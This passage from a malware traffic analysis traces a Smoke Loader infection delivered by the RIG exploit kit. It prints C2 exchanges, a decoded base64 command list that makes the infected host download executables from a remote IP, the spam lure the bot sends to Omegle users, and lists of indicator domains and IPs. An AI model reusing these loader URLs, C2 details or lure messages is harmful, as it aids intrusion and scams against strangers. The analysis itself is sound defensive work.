error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html><!---
MTQ4OTYwMzM1NTU2ODExNyNyYXRlIDIjMTQ2OTEwMDA5Njg4MjAwMCNib3RraWxsZXIjMTQ5MTEwNzE5NDQ0NzYwNyNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvczkyNzQwMC5leGUjMTQ5MTEwODAwMjY4NTgzMyNMT0FERVIgaHR
0cDovLzE3OC4xNTkuMzYuNDMvMTU2YTkyNzQwMC5leGUjMTQ5MTEwODAxMDY4NjQyNSNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvMTU2YjkyNzQwMC5leGUjMTQ5MTEwODAxODY3MTg1NCNMT0FERVIgaHR0cDovLzE3OC4xNTkuMz
YuNDMvMTc5Mjc0MDAuZXhlIzE0OTExMDgwMjYzMTg5NDkjTE9BREVSIGh0dHA6Ly8xNzguMTU5LjM2LjQzLzc0OTI3NDAwLmV4ZSMxNDkxMTA4MDM0NjQ5MDgzI0xPQURFUiBodHRwOi8vMTc4LjE1OS4zNi40My8xMjE5Mjc0MDAuZXhlI
zE0OTExMDgwNTYyNjg2NzAjTE9BREVSIGh0dHA6Ly8xNzguMTU5LjM2LjQzLzEyMzkyNzQwMC5leGUjMTQ5MTEwODA2NDcwNDQ2MSNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvODU5Mjc0MDAuZXhlIzE0OTExMDgwNzI0ODcyMDcj
TE9BREVSIGh0dHA6Ly8xNzguMTU5LjM2LjQzLzIyNjkyNzQwMC5leGUjMTQ5MTEwODA4MTU1OTc4MiNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvMzg5Mjc0MDAuZXhlIzE0OTExMDgwOTA5MDMyNTAjTE9BREVSIGh0dHA6Ly8xNzg
uMTU5LjM2LjQzLzE2MTkyNzQwMC5leGUj--->
```

The malware collects information about the host via some base64 encoded data:

```
cmd&10bbd51x-660x-467x-9dax-04c078c4210x&WIN-U2ULJPT1QBB&Windows%207%20(64-bit)&1&N%2FA&5.2&01.04.2017&12042016ao
```

More base64 encoded data is in the response:

```
POST /newfiz21/logout.php HTTP/1.0
Host: nutsystem1.bit
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 156

_wv=Y21kJjEwYmJkNTExLTY2MGEtNDY3Yy05ZGE3LTA0YzA3OGM0MjEwMSZXSU4tVTJVTEpQVDFRQkImV2luZG93cyUyMDclMjAoNjQtYml0KSYxJk4lMkZBJjUuMiYwMS4wNC4yMDE3JjEyMDQyMDE2YW8=
HTTP/1.1 404 Not Found
Date: Sun, 02 Apr 2017 16:12:15 GMT
Server: Apache/2
X-Powered-By: PHP/5.6.29
Status: 404 Not Found
Vary: Accept-Encoding,User-Agent
Content-Length: 1272
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /newfiz21/logout.php was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html><!---
MTQ4OTYwMzM1NTU2ODExNyNyYXRlIDIjMTQ2OTEwMDA5Njg4MjAwMCNib3RraWxsZXIjMTQ5MTEwNzE5NDQ0NzYwNyNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvczkyNzQwMC5leGUjMTQ5MTEwODAwMjY4NTgzMyNMT0FERVIgaHR
0cDovLzE3OC4xNTkuMzYuNDMvMTU2YTkyNzQwMC5leGUjMTQ5MTEwODAxMDY4NjQyNSNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvMTU2YjkyNzQwMC5leGUjMTQ5MTEwODAxODY3MTg1NCNMT0FERVIgaHR0cDovLzE3OC4xNTkuMz
YuNDMvMTc5Mjc0MDAuZXhlIzE0OTExMDgwMjYzMTg5NDkjTE9BREVSIGh0dHA6Ly8xNzguMTU5LjM2LjQzLzc0OTI3NDAwLmV4ZSMxNDkxMTA4MDM0NjQ5MDgzI0xPQURFUiBodHRwOi8vMTc4LjE1OS4zNi40My8xMjE5Mjc0MDAuZXhlI
zE0OTExMDgwNTYyNjg2NzAjTE9BREVSIGh0dHA6Ly8xNzguMTU5LjM2LjQzLzEyMzkyNzQwMC5leGUjMTQ5MTEwODA2NDcwNDQ2MSNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvODU5Mjc0MDAuZXhlIzE0OTExMDgwNzI0ODcyMDcj
TE9BREVSIGh0dHA6Ly8xNzguMTU5LjM2LjQzLzIyNjkyNzQwMC5leGUjMTQ5MTEwODA4MTU1OTc4MiNMT0FERVIgaHR0cDovLzE3OC4xNTkuMzYuNDMvMzg5Mjc0MDAuZXhlIzE0OTExMDgwOTA5MDMyNTAjTE9BREVSIGh0dHA6Ly8xNzg
uMTU5LjM2LjQzLzE2MTkyNzQwMC5leGUj--->
```

The base64 encoded data in the response decodes to:

```
1489603355568117#rate 2#1469100096882000#botkiller#1491107194447607#LOADER
hxxp://178.159.36.43/s927400.exe#1491108002685833#LOADER
hxxp://178.159.36.43/156a927400.exe#1491108010686425#LOADER
hxxp://178.159.36.43/156b927400.exe#1491108018671854#LOADER
hxxp://178.159.36.43/17927400.exe#1491108026318949#LOADER
hxxp://178.159.36.43/74927400.exe#1491108034649083#LOADER
hxxp://178.159.36.43/121927400.exe#1491108056268670#LOADER
hxxp://178.159.36.43/123927400.exe#1491108064704461#LOADER
hxxp://178.159.36.43/85927400.exe#1491108072487207#LOADER
hxxp://178.159.36.43/226927400.exe#1491108081559782#LOADER
hxxp://178.159.36.43/38927400.exe#1491108090903250#LOADER
hxxp://178.159.36.43/161927400.exe#
```

This prompts my host to download additional malware from 178.159.36.43:

Destination	Dst Port	Host	Info
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /s927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /156a927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /156b927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /17927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /74927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /121927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /123927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /85927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /226927400.exe HTTP/1.1 Continuation
178.159.36.43	80	178.159.36.43	GET /38927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
178.159.36.43	80	178.159.36.43	GET /161927400.exe HTTP/1.1 Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
112.78.9.31	80	nutsystem1.bit	POST /newfiz21/logout.php HTTP/1.0 (application/x-www-form-urlencoded)Continuation
104.23.128.76	80	www.omegle.com	GET / HTTP/1.1
107.6.108.6	80	front3.omegle.com	POST /start?rcs=1&firstevents=1&spid=&randid=UMKDFYRE&lang=en HTTP/1.1
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /send HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /events HTTP/1.1 (application/x-www-form-urlencoded)
107.6.108.6	80	front3.omegle.com	POST /disconnect HTTP/1.1 (application/x-www-form-urlencoded)
104.23.128.76	80	www.omegle.com	GET / HTTP/1.1

Host downloads additional files from locations retrieved by the C2

This is the part that threw me for a bit of a loop. You'll notice a lot of POST requests to Omegle.com and its various subdomains. I had no idea what Omegle.com was but apparently it's a website that allows users to connect to various servers and talk to random strangers. Looking at the POST requests we can see the following pattern:


1. front3.omegle.com/start?rcs=1&firstevents=1&spid=&randid=UMKDFYRE&lang=en
2. front3.omegle.com/events
3. front3.omegle.com/send
4. front3.omegle.com/disconnect

It repeats this pattern over and over again, each time switching between subdomains "front1.omegle.com" through "front15.omegle.com." What is it doing exactly? Well, it is connecting to the servers via /start?rcs=1&firstevents=1&spid=&randid=UMKDFYRE&lang=en and then sends messages to the strangers using POST /send. Once it is done spamming the message it disconnects from the server via POST /disconnect and moves to the next one.

The message being spammed on Omegle.com servers is as follows:

```
hi
wassup? girl here with picturesz
i'm soo bored. just kik me at:
[random kik username]
this is my kik user-name, im gunna wait for ya ;)
```

And here is the message shown on Omegle.com:



Here is a TCP stream showing the messages being sent to Omegle.com:

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9dbeb944d9d6c5de7e0b26461491266999
Content-Length: 50
Accept-Encoding: gzip, deflate

msg=hey&id=shard2%3A7n3alus9hx2mkmt15wpd8308xkeq1nHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:08 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = hey

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9dbeb944d9d6c5de7e0b26461491266999
Content-Length: 85
Accept-Encoding: gzip, deflate

msg=friendly+girl+here.+i+love+dogs+%3B%29&id=shard2%3A7n3alus9hx2mkmt15wpd8308xkeq1nHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:13 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = friendly girl here. i love dogs 😉

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9dbeb944d9d6c5de7e0b26461491266999
Content-Length: 77
Accept-Encoding: gzip, deflate

msg=want+to+be+my+friend+on+kik%3F&id=shard2%3A7n3alus9hx2mkmt15wpd8308xkeq1nHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:16 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```

msg = want to be my friend on kik?

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9dbeb944d9d6c5de7e0b26461491266999
Content-Length: 57
Accept-Encoding: gzip, deflate

msg=LynrDowdle&id=shard2%3A7n3alus9hx2mkmt15wpd8308xkeq1nHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:20 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```


msg = LynrDowdle

```
POST /send HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
Referer: http://www.omegle.com/
Origin: http://www.omegle.com/
Accept-Language: en-US, en; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: front5.omegle.com
Cookie: __cfduid=d90aabdbd9dbeb944d9d6c5de7e0b26461491266999
Content-Length: 110
Accept-Encoding: gzip, deflate

msg=here+is+my+kik+User+%2CName.+im+going+to+be+on+right+now+%3B%29&id=shard2%3A7n3alus9hx2mkmt15wpd8308xkeq1nHTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 04 Apr 2017 00:50:24 GMT
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/plain
Access-Control-Allow-Origin: http://www.omegle.com/
Access-Control-Allow-Headers: Cache-Control, Destination,Content-Type, User-Agent, Depth, X-File-Size, X-File-Name, If-Modified-Since, X-Requested-With, Overwrite
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Cache-Control: no-cache

3
win
0
```


msg = here is my kik User ,Name. im going to be on right now 😉

I’m also seeing traffic to Instagram:

```
GET /p/BScPfBAjDlV HTTP/1.1
Host: instagram.com
Connection: keep-alive
X-IG-Connection-Type: MOBILE
X-IG-Capabilities: 3Ro=
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.130 Safari/537.36 OPR/30.0.1835.125 (Edition Yx 01)
Accept-Encoding: gzip, deflate, sdch

HTTP/1.1 301 Moved Permanently
Location: https://www.instagram.com/p/BScPfBAjDlV
Content-Type: text/plain
Server: proxygen
Date: Tue, 04 Apr 2017 00:42:22 GMT
Connection: keep-alive
Content-Length: 0
```




```
GET /p/BSbk9LMDbn7 HTTP/1.1
Host: instagram.com
Connection: keep-alive
X-IG-Connection-Type: MOBILE
X-IG-Capabilities: 3Ro=
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2498.0 Safari/537.36
Accept-Encoding: gzip, deflate, sdch

HTTP/1.1 301 Moved Permanently
Location: https://www.instagram.com/p/BSbk9LMDbn7
Content-Type: text/plain
Server: proxygen
Date: Tue, 04 Apr 2017 00:44:16 GMT
Connection: keep-alive
Content-Length: 0
```



Maybe the bot is simply trying to drive traffic to paying customers? If anyone knows for sure you can contact me via Twitter. All the files should be available for download via the Hybrid-Analysis reports in the IOCs section.

IOCs

First Run

- 173.208.245.114 – maddow.club – Shadow server domain
- 23.238.19.56 – freecouponcodes.ml – GET /gile.php – Gate
- 185.159.128.195 – admin.pennypincherconsignment.com – RIG exploit kit

Second Run

- 173.208.245.114 – maddow.club – Shadow server domain
- 23.238.19.56 – freecouponcodes.ml – GET /gile.php – Gate
- 185.159.128.195 – free.jimmagescontract.com – RIG exploit kit
- 178.159.36.151 – GET /s927392.exe – ET INFO Executable Download from dotted-quad Host
- 178.159.36.151 – GET /smoke927392.exe – ET INFO Executable Download from dotted-quad Host
- 23.5.104.242 – java.com – ET TROJAN Sharik/Smoke Loader Java Connectivity Check

- 192.150.16.117 – adobe.de – POST /support/main.html – ET TROJAN Sharik/Smoke Loader Adobe Connectivity check
- 112.78.9.34 – mailserv.xsayeszhaifa.bit – POST /hosting2/
- 112.78.9.137 – smoke.nutsystem3210z.bit – POST /hosting/

Third Run

- 173.208.245.114 – sayvinatge.club – Shadow server domain
- 23.238.19.56 – freeonlinecoupons.ml – GET /go.php – Gate
- 188.225.34.15 – temp.askthevendor.com – RIG exploit kit
- 178.159.36.162 – GET /s927397.exe
- 178.159.36.162 – GET /smoke927397.exe

Fourth Run

- 173.208.245.114 – sayvinatge.club – Shadow server domain
- 23.238.19.56 – freeonlinecoupons.ml – GET /go.php – Gate
- 188.225.34.15 – art.auctionagenda.com – RIG exploit kit

C&C Traffic

- 112.78.9.34 – nutsystem1.bit – POST /newfiz21/logout.php
- 112.78.9.31 – nutsystem1.bit – POST /newfiz21/logout.php
- 178.159.36.43 – GET /s927400.exe
- 178.159.36.43 – GET /156a927400.exe
- 178.159.36.43 – GET /156b927400.exe
- 178.159.36.43 – GET /17927400.exe
- 178.159.36.43 – GET /74927400.exe
- 178.159.36.43 – GET /121927400.exe
- 178.159.36.43 – GET /123927400.exe
- 178.159.36.43 – GET /85927400.exe
- 178.159.36.43 – GET /226927400.exe
- 178.159.36.43 – GET /38927400.exe
- 178.159.36.43 – GET /161927400.exe:

More Post-Infection Traffic

- 186.190.212.26 – GET /ip.php – External IP lookup
- 91.203.4.28 – myip.com.ua – External IP lookup
- 136.243.154.209 – File contains “Домен не опознан” (Domain not recognized)
- 142.54.173.10 – GET /prx.php?test_sock_porx=1 – Server returns 200 OK, Content “OK”
- 85.25.74.92 – GET /prx.php?test_sock_porx=1 – Server returns 200 OK, Content “OK”
- 217.23.10.156 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response

- 89.248.174.17 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 80.82.65.74 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 109.236.87.85 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 91.232.105.121 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
